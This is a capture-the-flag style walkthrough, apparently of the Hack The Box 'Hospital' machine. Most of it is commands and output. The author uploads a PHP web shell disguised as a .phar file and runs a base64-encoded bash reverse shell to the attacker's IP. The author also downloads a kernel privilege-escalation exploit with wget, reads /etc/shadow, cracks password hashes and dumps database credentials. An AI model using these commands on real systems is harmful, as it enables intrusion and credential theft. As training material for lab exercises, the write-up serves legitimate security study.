
Screenshot Evidence I can create an account




After logging in I am able to upload files to the server. Since the server is running PHP I will see if I can upload a PHP web shell and access it. My personal favorite is p0wnyshell
I was unable to upload a .php file extension. I tried using other known PHP file types and was able to successfully upload a .phar file
LINK: https://github.com/flozz/p0wny-shell

```
# Copy webshell to kali user accessible directory
cd /usr/share/webshells/php/p0wny-shell
cp /usr/share/webshells/php/p0wny-shell/shell.php ~kali/Downloads/p0wny-shell.phar
```

Screenshot Evidence I created an account



Screenshot Evidence Accessed my phar file in the browser
LINK: http://dc.hospital.htb:8080/uploads/p0wny-shell.phar



I then elevated to a reverse shell by starting a listener

```
# Netcat way
nc -lvnp 1337

# Metasploit Way
use multi/handler
set LHOST 10.10.14.98
set LPORT 1337
run -j
```

I generated a reverse shell command to execute

```
# Convert reverse shell command to base64 for obfuscation
echo 'bash -i >& /dev/tcp/10.10.14.98/1337 0>&1' | base64
#RESULTS
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45OC8xMzM3IDA+JjEK
```

I executed the reverse shell and established a connection

```
# Webshell command executed
echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45OC8xMzM3IDA+JjEK' | base64 -d | bash
```

Screenshot Evidence Executed Shell

```
www-data@webserver:…/html/uploads# echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45OC8xMzM3IDA+JjEK' | base64 -d | bash
```

Screenshot Evidence Caught Shell

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.98:1337
msf6 exploit(multi/handler) > [*] Command shell sessi

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type              Information
  --  ----  ----              -----------
  1         shell sparc/bsd   Shell Banner: bash: cann
```

I was unable to simply upgrade to a Meterpreter shell

Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[-] Shells on the target platform, bsd, cannot be upgraded to Meterpreter at this time.
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
bash: cannot set terminal process group (977): Inappropriate ioctl for device
─────

Command 'python2' not found, did you mean:
  command 'python0' from snap python0 (0.9.1)
  command 'python3' from deb python3 (3.11.2-1)
See 'snap info <snapname>' for additional versions.
hotqReFpfSLOGvXYMZGWugAISuWhRnRk
www-data@webserver:/var/www/html/uploads$
www-data@webserver:/var/www/html/uploads$
www-data@webserver:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@webserver:/var/www/html/uploads$ hostname
hostname
webserver
www-data@webserver:/var/www/html/uploads$ hostname -I
hostname -I
192.168.5.2
www-data@webserver:/var/www/html/uploads$
```

I enumerated the kernel version and found a possible exploit searching https://ubuntu.com/security/cves

```
# Command Executed
uname -a
lsb_release -a
# RESULTS
Linux webserver 5.19.0-35-generic 36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023
 x86_64 x86_64 x86_64 GNU/Linux
```

I searched GitHub for a Proof of Concept (PoC) and found one at https://ubuntu.com/security/CVE-2023-2640
REFERENCE: https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629?source=post_page-----791ad6dd24ed----------------------------

I downloaded the git repo and uploaded the exploit to the target

```
# On Attack Machine
git clone https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629.git
cd CVE-2023-2640-CVE-2023-32629
chmod +x exploit.sh
python3 -m http.server 8000

# On Target machine
cd /tmp
wget http://10.10.14.98:8000/exploit.sh
```

Screenshot Evidence

```
www-data@webserver:/var/www/html/uploads$ wget http://10.10.14.98:8000/exploit.sh
<ml/uploads$ wget http://10.10.14.98:8000/exploit.sh
--2023-11-24 03:55:41--  http://10.10.14.98:8000/exploit.sh
Connecting to 10.10.14.98:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 558 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh          100%[===================>]     558  --.-KB/s    in 0.001s

2023-11-24 03:55:41 (947 KB/s) - 'exploit.sh' saved [558/558]

www-data@webserver:/var/www/html/uploads$

┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.53.108 - - [23/Nov/2023 15:55:41] "GET /exploit.sh HTTP/1.1" 200 -
```

I was then able to elevate to the root user

Screenshot Evidence

```
www-data@webserver:/tmp$ chmod +x exploit.sh
chmod +x exploit.sh
www-data@webserver:/tmp$ ./exploit.sh
./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@webserver:/tmp# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@webserver:/tmp# hostname
hostname
webserver
root@webserver:/tmp# hostname -I
hostname -I
192.168.5.2
```

I read the /etc/shadow file and was able to grab a password hash for drwilliams


```
# Command Executed
grep drwilliams /etc/shadow
#RESULTS
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/
iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
```

I then attempted to crack the password


```
# Hashcat Way
```

```
echo 'drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/
iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::' > drwilliams.hash
hashcat drwilliams.hash /usr/share/wordlists/0

# John Method
grep drwilliams /etc/passwd > passwdfile.txt
grep drwilliams /etc/shadow > shadowfile.txt
# Place passwdfile.txt and shaowfile.txt on your attack machine and execute the below command
unshadow passwdfile.txt shadowfile.txt > unshadowed.txt
john -w=/usr/share/wordlists/rockyou.txt unshadowed.txt
```

Screenshot Evidence Hashcat



Screenshot Evidence John



```
┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# john -w=/usr/share/wordlists/rockyou.txt unshadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123!@#        (drwilliams)
1g 0:00:02:22 DONE (2023-11-23 16:08) 0.007014g/s 1502p/s 1502c/s 1502C/s r5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I was then able to crack the password which I could use to SSH into the device
USER: drwilliams
PASS: qwe123!@#

```
# Command Executed
ssh drwilliams@dc.hospital.htb
Password: qwe123!@#
```


Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# ssh drwilliams@hospital.htb
The authenticity of host 'hospital.htb (10.129.53.108)' can't be established.
ED25519 key fingerprint is SHA256:4EI5pSeg97Oajb3INOzVG2LSJZkL6lRMYg+76QCGF64.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hospital.htb' (ED25519) to the list of known hosts.
drwilliams@hospital.htb's password:
Welcome to Ubuntu 23.04 (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov 24 04:12:22 AM UTC 2023

  System load:  0.07              Processes:             117
  Usage of /:   71.8% of 6.06GB   Users logged in:       0
  Memory usage: 49%               IPv4 address for eth0: 192.168.5.2
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

drwilliams@webserver:~$ sudo -l
```

I can see that there is a MySQL database listening locally and in the web server config.php page there are credentials to access the SQL server

```
# Commands Executed
cd /var/www/html
cat config.php
```

Screenshot Evidence




USER: root
PASS: my$qls3rv1c3!
DBNAME: hospital

I dumped the user table of the database to look for another password hash

```
# Commands Executed
mysql -u root -p
Password: my$qls3rv1c3!
show databases;
use hospital;
show tables;
select * from users;
```

Screenshot Evidence Connect to Database



Screenshot Evidence View Hashes

```
Database changed
MariaDB [hospital]> show tables;
+--------------------+
| Tables_in_hospital |
+--------------------+
| users              |
+--------------------+
1 row in set (0.000 sec)

MariaDB [hospital]> select * from users;
+----+----------+------------------------------------------------------------+---------
| id | username | password                                                   | creat
+----+----------+------------------------------------------------------------+---------
|  1 | admin    | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 | 2023-
|  2 | patient  | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO | 2023-
|  3 | tobor    | $2y$10$AW5lP/JJnjq5Xeg2CO8uRuuU5OEdyU2z72q5TNyi9mABAWBRLeX0a | 2023-
+----+----------+------------------------------------------------------------+---------
3 rows in set (0.000 sec)
```

I attempted to crack the hashes

```
# Commands Executed
echo '$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2' > admin.hash
echo '$2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO' > patient.hash
john -w=/usr/share/wordlists/rockyou.txt admin.hash
john -w=/usr/share/wordlists/rockyou.txt patient.hash
```

